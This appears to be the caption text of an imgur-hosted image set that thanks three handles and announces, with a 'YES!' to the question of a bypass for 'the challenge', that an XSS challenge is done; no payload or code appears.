SPECIAL THANKS

@padraicb

@enygma

@metromoxie

SO ANY BYPASS FOR THE CHALLENGE?

YES!
DONE WITH XSS
made on imgur